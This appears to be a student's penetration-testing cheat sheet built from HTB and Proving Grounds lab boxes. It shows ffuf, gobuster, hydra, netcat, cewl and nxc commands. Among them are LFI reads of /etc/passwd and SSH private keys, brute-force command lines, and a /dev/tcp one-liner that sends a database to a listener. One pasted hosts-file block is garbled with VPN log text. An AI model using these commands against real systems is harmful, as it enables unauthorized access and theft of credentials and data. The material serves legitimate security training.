- This one is specifically for the X-Forwarded-For header, but you can replace it with any header. Just use the **-H** flag

This will append the header, unless the header already exists, in that case it will overwrite the original header instead of appending

And if you need to add/overwrite multiple headers, then just use the flag multiple times (idk if that works though)

Parameter fuzzing

1. If you ever have a blank page, then try parameter fuzzing like in [EvilBox-One PG Play](#), where we have a blank page like evil.php, and then we do:
 - `ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://$IP/secret/evil.php?FUZZ=/etc/passwd -fs 0`
 - If there is any parameter that allows for **LFI**, then this fuzz will find it.
 - The **-fs 0** is to filter out any output that has size 0, which would be a blank site
 - `ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://$IP/secret/evil.php?FUZZ=id -fs 0`
 - This one I haven't seen used, but it could work to find **command execution**
2. If we get LFI, then we can see which users are in /etc/passwd. Look for entries in /home, like /home/michael. If you find those users, then you can try and look for their private SSH key, which is that they did in the [EvilBox-One PG Play](#)
 - a. On firefox, go to
`http://192.168.1.21/secret/evil.php?command=/home/mowree/.ssh/id_rsa`
 - i. The user we found from /etc/passwd was **mowree**
 - b. To get the formatted correct text check the **view-source**
 - c. Copy and paste the private key into a file
 - i. `touch id_rsa`
 - d. Change ssh Private Key File Permissions
 - i. `nano id_rsa`
 - ii. `chmod 600 id_rsa`
 1. Grants read and write permissions to the owner only
 - e. If the private key is encrypted (as in the EvilBox-One PG Play), then go to the SSH section of this document to learn how to decrypt SSH key. The section is called "Decrypting SSH Key"

3. If the private key doesn't work (like you can't access that directory), **then you can use LFI specific word lists to look for file paths that you can access**. This is from the [Ha-natraj](#) PG Play
 - a. `sudo wfuzz -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/LFI payloads.txt --hw 0 http://192.168.167.80/console/file.php?file=FUZZ`
 - i. Change the parameter "file" to whatever your parameter is

Adding cookies:

- `ffuf -b "NAME1=VALUE1; NAME2=VALUE2" -w wordlist.txt -u https://host.name/FUZZ`
- here, NAME and VALUE are the names and values of cookies
- `ffuf -b "NAME1=VALUE1" -w wordlist.txt -u https://host.name/FUZZ`
 - If you only need one cookie
- In the **Cronos HTB**, I got past an Admin login page. But even without the cookie, I was able to ffuf and look at the directories and files. At least in this case, the cookie wasn't necessary for ffuf.

Subdomain/virtual host fuzzing (finding subdomains):

OBSERVE: In BoardLight HTB, we learned that once you find an email on the website, you have a domain (ex. board.htb). And then you can assume that is a domain and then add it to /etc/hosts and then do subdomain traversal. The cool thing is that it doesn't matter if you misspell board.htb. **Therefore, even if we don't know any domain, we can make one up and then subdomain traversal still works if it exists.**

- HOWEVER, once you find the subdomain and add it to /etc/hosts, you need to know the correct domain. Like you can't append the wrong domain to the subdomain in /etc/hosts

For virtual hosting (which is most cases, cuz we have a target IP):

One example seen in [Scrutiny](#) PG Practice

- `ffuf -H "Host: FUZZ.onlyrands.com" -H "User-Agent: PENTEST" -c -w "/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt"-u http://onlyrands.com`

- Replace "onlyrands.com" with your domain
- And keep PENTEST since it's just random value

```
ffuf -u http://example.com -H "Host: FUZZ.example.com" -w
/usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
```

```
ffuf -u http://example.com -H "Host: FUZZ.example.com" -w
/usr/share/wordlists/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
```

- Different wordlist
- You NEED to include the Host and include the FUZZ keyword there instead of the URL

Once you find a subdomain, to access it, add it to /etc/hosts, so that the original IP points to both the main domain (virtual host) and the main domain with the subdomain

- sudo nano /etc/hosts
- 10.10.10.10 sub.example.com

```
GNU nano 8.1 26/23 Socket Buffers: R=[131072->131072] /etc/hosts *284]
127.0.0.1:19:36 localhost trying to establish TCP connection with [AF_INET]3
127.0.1.1:18:36 kali TCP connection established with [AF_INET]38.46.226.95:1
::1:12:18:19:36 localhost ip6-localhost ip6-loopback bind()
ff02::1:18:19:36 ip6-allnodes IENT link remote: [AF_INET]38.46.226.95:443
ff02::2:18:19:36 ip6-allrouters al packet from [AF_INET]38.46.226.95:443, si
2024-12-18:19:36:23 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems,
10.129.78.234:3 unika.htb F Y OK: depth=1, C=GR, O=Hack The Box, OU=Systems,
10.129.108.30 s3.thetoppers.htb
10.10.11.221 2million.htb rating certificate extended key usage
10.129.1.27 ignition.htb r tificate has EKU (str) TLS Web Client Authentica
10.10.11.227 tickets.keeper.htb
10.10.11.230 cozyhosting.htb ficate has EKU (oid) 1.3.6.1.5.5.7.3.2, expect
10.10.10.37 blocky.htb r tificate has EKU (str) TLS Web Server Authentica
10.10.11.242 devvortex.htb
10.10.11.242 dev.devvortex.htb OK
10.10.11.233 analytical.htb OK: depth=0, C=GR, O=Hack The Box, OU=Systems,
10.10.11.233 data.analytical.htb ntel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_G
10.10.11.11 board.htb 0), peer temporary key: 253 bits X25519
10.10.11.11 crm.board.htb ip-22] Peer Connection Initiated with [AF_INET]38
10.10.11.23 permx.htb S move_session: dest=TM_ACTIVE src=TM_INITIAL reini
10.10.11.23 www.permx.htb ls_multi_process: initial untrusted session prom
10.10.11.23 lms.permx.htb CONTROL [us-vip-22]: 'PUSH_REQUEST' (status=1)
10.10.11.239 codify.htb i: Received control message: 'PUSH_REPLY', route 10.1
10.10.11.189 precious.htb heef::/64,explicit-exit-notify,tun-ipv6,route-gat
line-restart 120,ifconfig-10v6 dead:beef:4::1001/64 dead:beef:4::1,ifconfig
```

URL path enumeration on subdomain:

- Once you find a subdomain and add it to /etc/hosts, then you can do normal URL path enumeration without specifying host, and just do it like normal but instead of example.com for the -u, you just do sub.example.com, where sub is the subdomain name
- You also need to FIRST add "[IP] [domain]" to /etc/hosts

- sudo nano /etc/hosts, and then add something like twomillion.htb

Follow redirects

Add the "**-r**" flag anywhere in the command

Parameter fuzzing:

```
ffuf -u "http://example.com/page?FUZZ=value" -w /path/to/parameters.txt
```

Filtering by number of words:

```
ffuf -u http://10.10.10.10/FUZZ -w /path/to/wordlists.txt -fw 1
```

- Sometimes, we get false positives, with something like 1 word, so we can use the "**-fw**" flag to filter OUT all the responses with 1 word. We can also change the number 1 to any

Important filters:

1. Filter out status code: **-fc 404,200**
2. Match by status code: **-mc 200,403**
3. Filter out word count: **-fw 50**
4. Match by word count: **-mw 50**
5. Filter out line count: **-fl 16**
6. Match by line count: **-ml 16**
7. Filter out response size: **-fs 200**
8. Match by response size: **-ms 200**
 - a. ALL OF THESE WORK with multiple arguments, like **-fl 15,16** (no spaces)

What order to filter:

1. Start with **-fc** for status codes, as redirects (like 301) often indicate non-unique responses.
2. Add **-fs** for response size if you see identical sizes across many responses.
3. Use **-fw** or **-fl** if word or line counts show consistent patterns in default pages.

Hosts:

- Sometimes, one IP address may be hosting multiple sites (using virtual hosting), so like 10.10.1.1 might have multiple sites like example1.com and example2.com
- So in that case, when using tools like gobuster and ffuf, it's best to use the "**-H**" flag to specify the host (ex. example3.com)
- **ffuf -u http://10.10.10.10/FUZZ -H "Host: example.com" -w directory.txt**

- This one is for URL path fuzzing
 - If you added the host to /etc/hosts, you can just replace the hostname with the IP
 - `ffuf -u http://example.com/FUZZ -w directory.txt`
 - `ffuf -u http://10.10.10.10 -H "Host: FUZZ.example.com" -w subdomains.txt`
 - This one is for **subdomain fuzzing**
-

Dirsearch

The thing about this tool is that it allows for **recursive search**, so it automatically goes into subdirectories

```
dirsearch -u http://target.com -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -r
```

How to add extensions:

- `-e php,txt`

How to filter:

- Only include specific **status codes**
 - `--include-status=200,403`
- Exclude specific **status codes**
 - `--exclude-status=404,302`
- Exclude specific **response sizes** (in bytes)
 - `--exclude-sizes=0,88,1024`
- Exclude responses containing **specific text** (e.g., wildcard error messages)
 - `--exclude-text="404 Not Found"`
- Exclude responses with **specific content types**
 - `--exclude-content=application/json`
- **Remove automatic extensions** (useful for wildcard filtering)
 - `--remove-extensions`

DirBuster

If you want a GUI that also allows for recursion, then use dirbuster. You can open it via this command:

- `dirbuster`
-

GoBuster

Guide on GoBuster (good for mainly directory enumeration):

Simple command:

- `gobuster dir -u http://[IP] -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`
- You can add "`-x php,html,txt`" to specify file types
- You can add "`-b 404`" to avoid common error messages to make output cleaner
- You can add "`-o gobuster_results.txt`" to save to file
- You can add "`-r`" for recursive so that it digs deeper in subdirectories

Adding cookies (same as ffuf):

- Use `-c` flag

Some other words lists include:

- `/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt`
 - `/usr/share/wordlists/dirbuster/directory-list-2.3-big.txt`
 - `/usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt`
-

Netcat (nc)

You can use netcat to connect to random TCP ports and try interacting with it or just see if there are any banners or errors that give you more info. And copy and paste any output into Google:

- nc -nv 192.168.76.101 6000
 - "n" is for no domain resolving (just use IP)
 - "v" is for verbose

If you want to catch UDP reverse shells:

- rlwrap nc -lvpn 4444
 - You have to add the -u flag

-lvpn


- -l → Listen mode.
- -v → Verbose.
- -n → Numeric-only IPs (no DNS resolution).
- -p <port> → Port number.

We can use netcat to transfer files. More specifically, we use cat to read the file and "write" its contents to a local file using netcat.

For example, if we find a database (in our example, it's a sqlite3 .db file from Codify HTB), we did this:


1. On your local machine: nc -lvpn 2222 > tickets.db
2. On the target machine (where tickets.db located):
cat tickets.db > /dev/tcp/10.10.10.10/2222
3. And then in our example, we can now interact with tickets.db locally:
sqlite3 tickets.db
 - Trying running "strings" on it or use sqlite or use sudo apt install sqlitebrowser to view it using GUI

Sometimes, when you open a website and the output doesn't seem correct or you get an error message, try connecting via netcat instead of firefox. This is seen in the [Djinn3](#) PG Play



A screenshot of a web browser window. The address bar shows the URL `192.168.233.102:31337`. Below the address bar, there is a navigation bar with links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", and "Kali NetHunter". The main content area of the browser displays the text "username> password> authentication failed".

- We get this weird error message even though it never prompts us for username and password



A screenshot of a terminal window. The command `nc -nv 192.168.233.102 31337` has been run, and the output shows "(UNKNOWN) [192.168.233.102] 31337 (?) open". Below the command, the text "username>" is visible, indicating the user is prompted for a username.

- So we connect via netcat which allows us to finally put in username and password

Telnet

When blindly trying stuff, try these commands:

- ?
- help
- menu
- version
- ver

Telnet can be confusing because it can be seen in two different ways:

1. Telnet as a service (on port 23)
 - a. Telnet is open on port 23, and when you see that, you can connect to it using the command: **telnet [IP] [port number]**
 - b. When you connect, it will prompt you for a login, maybe it will take a few seconds though
 - c. And then you can try and brute force login, but try some common default credential first:
 - i. admin, root, user, guest, anonymous
2. Telnet as a Tool (Command-Line Application)

- a. Telnet is ALSO a tool in the command line. The Telnet application is a network debugging tool that allows you to open raw TCP connections to any port on a target system (not just port 23). It's protocol-agnostic and doesn't care what kind of service is running on the port—it just opens a channel for you to send and receive data manually.
 - b. You can use the Telnet application to connect to:
 - **HTTP services (port 80):** Send raw HTTP commands like **GET / HTTP/1.1**.
 - **SMTP servers (port 25):** Test email sending with commands like **HELO**.
 - **Custom services:** Interact with any TCP-based protocol by typing raw commands.
 - c. **Use case:** It's commonly used for testing, debugging, and manually interacting with network services.
-

Nikto

Nikto is really helpful for finding vulnerabilities within websites. And it's a really quick one line command so it doesn't hurt to try it. In the Sumo PG Play for example, it told us that it was vulnerable to ShellShock, which we probably wouldn't have been able to see ourselves.

nikto -h 192.168.195.87

```
(ryan㉿kali)-[~/PG/Sumo]
└─$ nikto -h http://192.168.234.87
- Nikto v2.5.0
-----
+ Target IP:      192.168.234.87
+ Target Hostname: 192.168.234.87
+ Target Port:    80
+ Start Time:    2023-09-11 13:03:40 (GMT-5)
-----
+ Server: Apache/2.2.22 (Ubuntu)
+ /: Server may leak inodes via ETags, header found with file /, inode: 1706318, size: 177, mtime: Mon May 11 12:55:10 2020.
See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with Multiviews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
+ /cgi-bin/test: Uncommon header '93e4r0-cve-2014-6278' found, with contents: true.
+ [cgi-bin/test: Site appears vulnerable to the 'shellshock' vulnerability] See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
+ /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
```

Hydra

To make hydra bruteforce using username and password pairs, use the `-u` flag. I just saw this from a discord chat, I haven't looked into it but someone said it works

- Don't think this works

If you want it to go **line-by-line (first username and first pass, then second username and second pass and so on)** instead of trying all combinations, then do this:

- `hydra -C creds.txt`

And then creds.txt should be in this format:

- `michael:pass`
- `john:1234`

RANDOM TIP: To get Hydra to base64 each item in a list, add a 64 after the USER and PASS variables. (^USER64^ and ^PASS64^)

- You can read more in-depth about this in the [Billyboss](#) PG Practice

If you want to use a **username list**, then use the `-L` flag instead of `-l` flag

- `hydra -L users.txt -P /usr/share/wordlists/rockyou.txt -e nsr ftp://192.168.236.157`

For passwords like for SSH, try this one first

- `/usr/share/seclists/Passwords/500-worst-passwords.txt`
- This was used in the MedTech Challenge Lab since the rockyou.txt took too long

The general format is:

- `hydra -l <<username>> -P PASSFILE -e nsr <service>://<IP>`

One important flag:

In the [Stapler](#) PG Play, the "reverse" login name as password ended up being the way into FTP
`hydra -l michael -P /usr/share/wordlists/rockyou.txt -e nsr ftp://192.168.237.148`

- `-e nsr`
 - This is the "**additional checks**" option. `-e` stands for "try empty password / username as password / reverse login."
 - The letters after it tell Hydra which extra guesses to include. Specifically:

- **n** → try null/empty password
- **s** → try login name as password (so: michael:michael)
- **r** → try reversed login name as password (so: michael:leahcim)

Bruteforce Websites using Hydra

This is an example I tested on **.249 on Relia Challenge Lab**

```

Request
Pretty Raw Hex
1 POST /cms/admin.php HTTP/1.1
2 Host: 192.168.118.249:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 19
9 Origin: http://192.168.118.249:8000
10 Connection:.keep.alive
11 Referer: http://192.168.118.249:8000/cms/admin.php?msg=login_failed
12 Cookie: PHPSESSID=r1l915jb8qq4tvotccujrai0i
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=g&userpw=g

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Date: Sun, 24 Aug 2025 18:08:35 GMT
3 Server: Apache/2.4.54 (Win64) OpenSSL/1.1.1p PHP/7.4.30
4 X-Powered-By: PHP/7.4.30
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: ./admin.php?msg=login_failed
9 Content-Length: 0
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13
14

```

1.
 - a. First thing to do is intercept the request on burpsuite so that you know the parameters used to login, as well as any login failure hints in the Post Response (which we can see is "login_failed")
 - b. Also look at the first line to make sure it's actually /cms/admin.php since sometimes the URL is different in the POST request than on firefox. In the case they are different, go with the one in POST request
2. Then we can try logging in randomly to see if there is a failure message

a.

- i. And we see "User unknown or password wrong"
- 3. So, now we have the parameters of the post request and two failure messages to try ("login_failed" and "User unknown or password wrong")
- 4. And also the target page was:
 - a. <http://192.168.118.249:8000/cms/admin.php>
- 5. The payloads are:
 - a. hydra -l admin -P /usr/share/wordlists/rockyou.txt -e nsr 192.168.118.249 -s 8000 http-post-form "/cms/admin.php:username=^USER^&userpw=^PASS^:login_failed"
 - i. Here, -s 8000 specified port 8000
 - ii. Replace "username" and "userpw" with your own parameters
 - iii. Replace "login_failed" with your own error message
 - b. hydra -l admin -P /usr/share/wordlists/rockyou.txt -e nsr 192.168.118.249 -s 8000 http-post-form "/cms/admin.php:username=^USER^&userpw=^PASS^:User unknown or password wrong"
 - i. Same as the one above but with different error message that also worked since it showed up on the page

6. Output

```
(kali㉿kali)-[~]
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.118.249 -s 8000 http-post-form "/cms/admin.php:username=^USER^&userpw=^PASS^:login_failed" -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-24 14:27:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.118.249:8000/cms/admin.php:username=^USER^&userpw=^PASS^:login_failed
[STATUS] 2538.00 tries/min, 2538 tries in 00:01h, 14341861 to do in 94:11h, 16 active
[STATUS] 2499.33 tries/min, 7498 tries in 00:03h, 14336901 to do in 95:37h, 16 active
[STATUS] 2514.29 tries/min, 17600 tries in 00:07h, 14326799 to do in 94:59h, 16 active
[8000][http-post-form] host: 192.168.118.249 login: admin password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-24 14:35:45
```

- i. As you can see, admin:admin was the correct one

- ii. Took like 9 minutes though

If you want a username wordlist

- Then replace "-l admin" with "-L user.txt"
 - Basically, capitalize L

If you want a single password instead of wordlist:

- Then replace "-P rockyou.txt" with "-p password123"
 - Basically, don't capitalize p

Old (don't think this works):

- Look at **OSCP 15.1.3. HTTP POST Login Form**
- **hydra -l admin -P /usr/share/wordlists/rockyou.txt -e nsr 192.168.50.201 http-post-form "/index.php:fm_usr=^USER^&fm_pwd=^PASS^:Login failed. Invalid"**
 - If it sees "Login failed. Invalid" then it knows the password is invalid
 - Replace "**admin**" with your username
- **hydra -L [insert username] -P [insert password list] -e nsr [insert machine IP]**
http-post-form
"/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PASS^:incorrect"
-t 20
 - **This is for one username and multiple passwords (password list)**
 - If it sees "Login failed. Invalid" then it knows the password is invalid
- **hydra -L [insert username list] -P [insert password list] -e nsr [insert machine IP]**
http-post-form
"/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PASS^:incorrect"
-t 20
 - This one is for multiple usernames and multiple passwords
- The http-post-form is for POST requests
- You might sometimes need to add in a cookie. For example, if you intercept a request and you see the words "__VIEWSTATE", then you will want to add that into your hydra
 - Add a colon to the end of the URL endpoint, and then past that cookie in, and then add a colon to the end of the cookie and add the failure message
- **/squirrelmail/src/redirect.php** is the endpoint where you send the POST requests
 - **IMPORTANT:** Don't just look at the URL. Test a random example, intercept using burp suite, and on the **top**, you will see something like

"/squirrelmail/src/redirect.php". Because on the log in page, the URL will be like "/squirrelmail/src/login.php", which is wrong. So, use burp suite to find correct endpoint for log in.

- **IMPORTANT:** To find the proper parameter names for username and password, use Burpsuite and intercept a request again. On the bottom, you should see the parameters names. As above, we saw "login_username" and "secretkey"
- **IMPORTANT:** After the password, add ":incorrect", or replace incorrect with the correct error message. To find this, don't use BurpSuite, but just try a wrong username and password and then see what error pop up you get. Look for keywords like failure or incorrect or invalid, and then use whatever you see for this argument
- "-t 20" is just specifying how many concurrent thread there should be, to speed it up

Password lists

Some Password wordlists include:

- </usr/share/wordlists/rockyou.txt>
- </usr/share/seclists/Passwords/500-worst-passwords.txt>

Other common Hydra services

RDPL

```
hydra -L /usr/share/wordlists/dirb/others/names.txt -p "SuperS3cure1337#" -e nsr  
rdp://192.168.50.202
```

- This one is for **RDP**

SSH:

```
hydra -l michael -P /usr/share/wordlists/rockyou.txt -e nsr ssh://192.168.171.142
```

- This one is for **SSH (SSH Bruteforce)**
- Try this short wordlist first since it takes less time
 - </usr/share/seclists/Passwords/500-worst-passwords.txt>

FTP:

```
hydra -l michael -P /usr/share/wordlists/rockyou.txt -e nsr ftp://192.168.237.148
```

- This one is for **FTP**, and it includes a very interesting flag:
 - **-e nsr**

- This is the "**additional checks**" option. **-e** stands for "try empty password / username as password / reverse login."
- The letters after it tell Hydra which extra guesses to include. Specifically:
 - **n** → try null/empty password
 - **s** → try login name as password (so: michael:michael)
 - **r** → try reversed login name as password (so: michael:leahcim)
- In the [Stapler](#) PG Play, the "reverse" login name as password ended up being the way into FTP

Mail (SMTP, POP3, IMAP):

- `hydra -L users.txt -P pass.txt -e nsr smtp://target`
- `hydra -L users.txt -P pass.txt -e nsr pop3://target`
- `hydra -L users.txt -P pass.txt -e nsr imap://target`

Verbose:

- Use **-V** at the start for more verbose
-

Wordlists

Here is a reddit post about wordlists, which is an interesting topic since you don't want to miss an attack vector due to using wrong wordlist.

The OP of post made this cool looking tool called [ipcrawler](#) which recommended wordlists.

A lot of people agree that this is enough tho:

- Raft directory lists for dirbusting
- top1million for subdomains
- Rockyou for passwords

Raft for Files AND Directories:

- `/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt`
- `/usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt`
- `/usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-words.txt`

Raft for Directories:

- `/usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-directories.txt`
- `/usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt`

- `/usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-directories.txt`

Top1Million for Subdomains:

- `/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt`
- `/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt`
- `/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt`

Username wordlist:

- `/usr/share/wordlists/dirb/others/names.txt`
 - This was seen in **OSCP 15.1.2. RDP for Password attacks**
-

cewl

If you have a login page and brute force isn't working, then try making a username wordlist of stuff like root, admin, and the name of the service, and then for the password list use cewl. This is what they did in the [GlasgowSmile](#) PG Play

- `cewl http://192.168.190.79/joomla/administrator/ -d 4 -m 5 -w cewl2.txt`
 - `-d 4`: means depth to spider to, more depth returns better results, default is 2
 - `-m` : maximum word count
 - `-w` : write output to
 - `--url` : target url (uhh, I don't see it being used here though. Maybe a typo on writeup)

As seen in the [DC-2](#) PG Play, we were given a hint that we would not be able to bruteforce using a typical wordlist, and that we would have to use the tool cewl, which is used to make custom wordlists.

- We brute force to Wordpress using wpscan bruteforce

`cewl http://dc-2/ -w custom_passwords.txt`

- This web scrapes the specified website (which was the website of the target machine), and then it takes words that are likely to be a password and puts it in a file, one word per line, and then it will be ready to be used by like hydra or wpscan, etc.
- And it worked for DC-2 PG play, specifically for wpscan brute force

Cewl was seen again in the [Lampiao](#) PG Play, and we knew to use it since the blog post was in portuguese so a normal english wordlist wouldn't work. We used that user's blog post as the wordlist, and the username was the person who posted the blog

- And we bruteforce into SSH

Again used in the [Monster](#) PG Practice. It's a really good tool!

- We bruteforce into website using burpsuite
-

cupp

CUPP is a password profiling tool that generates targeted wordlists by asking for information about a person, organization, or target. Instead of using generic brute-force or massive wordlists like rockyou.txt, CUPP focuses on likely password candidates

It was used in the [Nagoya](#) PG Practice, which got the password summer2023.

Install it:

- `sudo apt update`
- `sudo apt install cupp`

`cupp -i`

- Then it will start asking you questions in order to create this list
-

SMB (the AD cheatsheet is more updated for SMB)

SMB is found on 139 and 445. 139 is for the old version, and 445 is for the new, but usually both are open since 139 is still supplemental stuff that is helpful

Enumerate SMB using nxc (Net Exec)

One thing about nxc is that if you see "Pwn3d!" then that means the user is a local admin

The good thing about nxc is that it shows permissions for each share (ex. If you can READ)

nxc smb 10.10.10.10 -u 'guest' -p "

- This tries to authenticate SMB using the specified username and password. Here, no password is specified, but you can replace with anything

nxc smb 10.10.10.10 -u 'guest' -p " --shares

- Tries enumerating with "guest" as username and no password
- If we don't include any flags, then it just attempts to sign into SMB using username and password, and it will tell you if it's successful or not

```
cicada nxc smb cicada.htb -u 'guest' -p '' --shares
[*] Windows Server 2022 Build 20348 x64 (Name:CICADA-DC) (domain:cicada.htb) (signing:True) (
SMBv1:False)
SMB 10.129.231.149 445 CICADA-DC [+] cicada.htb\guest:
SMB 10.129.231.149 445 CICADA-DC [*] Enumerated shares
SMB 10.129.231.149 445 CICADA-DC Share Permissions Remark
SMB 10.129.231.149 445 CICADA-DC -----
SMB 10.129.231.149 445 CICADA-DC ADMIN$ Remote Admin
SMB 10.129.231.149 445 CICADA-DC C$ Default share
SMB 10.129.231.149 445 CICADA-DC DEV
SMB 10.129.231.149 445 CICADA-DC HR READ
SMB 10.129.231.149 445 CICADA-DC IPC$ READ
SMB 10.129.231.149 445 CICADA-DC NETLOGON
SMB 10.129.231.149 445 CICADA-DC SYSVOL
----- Remote IPC
----- Logon server share
----- Logon server share
```

- Windows Server 2022
- SMBv1 signing is false (SMBv1 false). Only SMBv2+ is supported
- SMB signing enabled (signing:True). May prevent certain attacks like relay attacks

```
nxc smb cicada.htb -u 'guest' -p '' --shares

Enumerated SMB Shares:
ADMIN$ (Remote administrative share, requires admin access)
C$ (Default administrative share, requires admin access)
DEV (Possible development-related files, worth investigating)
HR (Guest account has read access, may contain sensitive HR documents)
IPC$ (Used for inter-process communication, may allow further enumeration)
NETLOGON (Contains scripts and files related to user authentication, part of Active Directory)
SYSVOL (Stores Group Policy objects and scripts, may contain domain-wide policies or credentials)
```

- This explains each share

How to find users in SMB

nxc smb 10.10.10.10 -u 'guest' -p " --rid-brute

nxc smb 10.10.10.10 -u 'guest' -p " --rid-brute | grep SidTypeUser

- This second one just looks for the users

- Enumerate valid user accounts by brute-forcing RIDs (usually starting at 500 or 1000 and going upward)
 - It does this by requesting information about each SID and checking for valid responses
- RID stands for Relative Identifier, and it is part of the Security Identifier (SID) used in Windows to uniquely identify users and groups. Every domain or local user/group has a SID like this:
 - S-1-5-21-<domain-id>-<rid>
- The last part (<rid>) is the RID. Common RIDs include:
 - 500 → Administrator
 - 501 → Guest
 - 1000+ → Normal user accounts

SMB	10.129.231.149	445	CICADA-DC	[+] cicada.htb\guest:
SMB	10.129.231.149	445	CICADA-DC	498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	500: CICADA\Administrator (SidTypeUser)
SMB	10.129.231.149	445	CICADA-DC	501: CICADA\Guest (SidTypeUser)
SMB	10.129.231.149	445	CICADA-DC	502: CICADA\krbtgt (SidTypeUser)
SMB	10.129.231.149	445	CICADA-DC	512: CICADA\Domain Admins (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	513: CICADA\Domain Users (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	514: CICADA\Domain Guests (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	515: CICADA\Domain Computers (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	516: CICADA\Domain Controllers (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	517: CICADA\Cert Publishers (SidTypeAlias)
SMB	10.129.231.149	445	CICADA-DC	518: CICADA\Schema Admins (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	519: CICADA\Enterprise Admins (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	525: CICADA\Protected Users (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	526: CICADA\Key Admins (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB	10.129.231.149	445	CICADA-DC	553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB	10.129.231.149	445	CICADA-DC	571: CICADA\Allowed RODC Password Replication Group (SidTypeGroup)
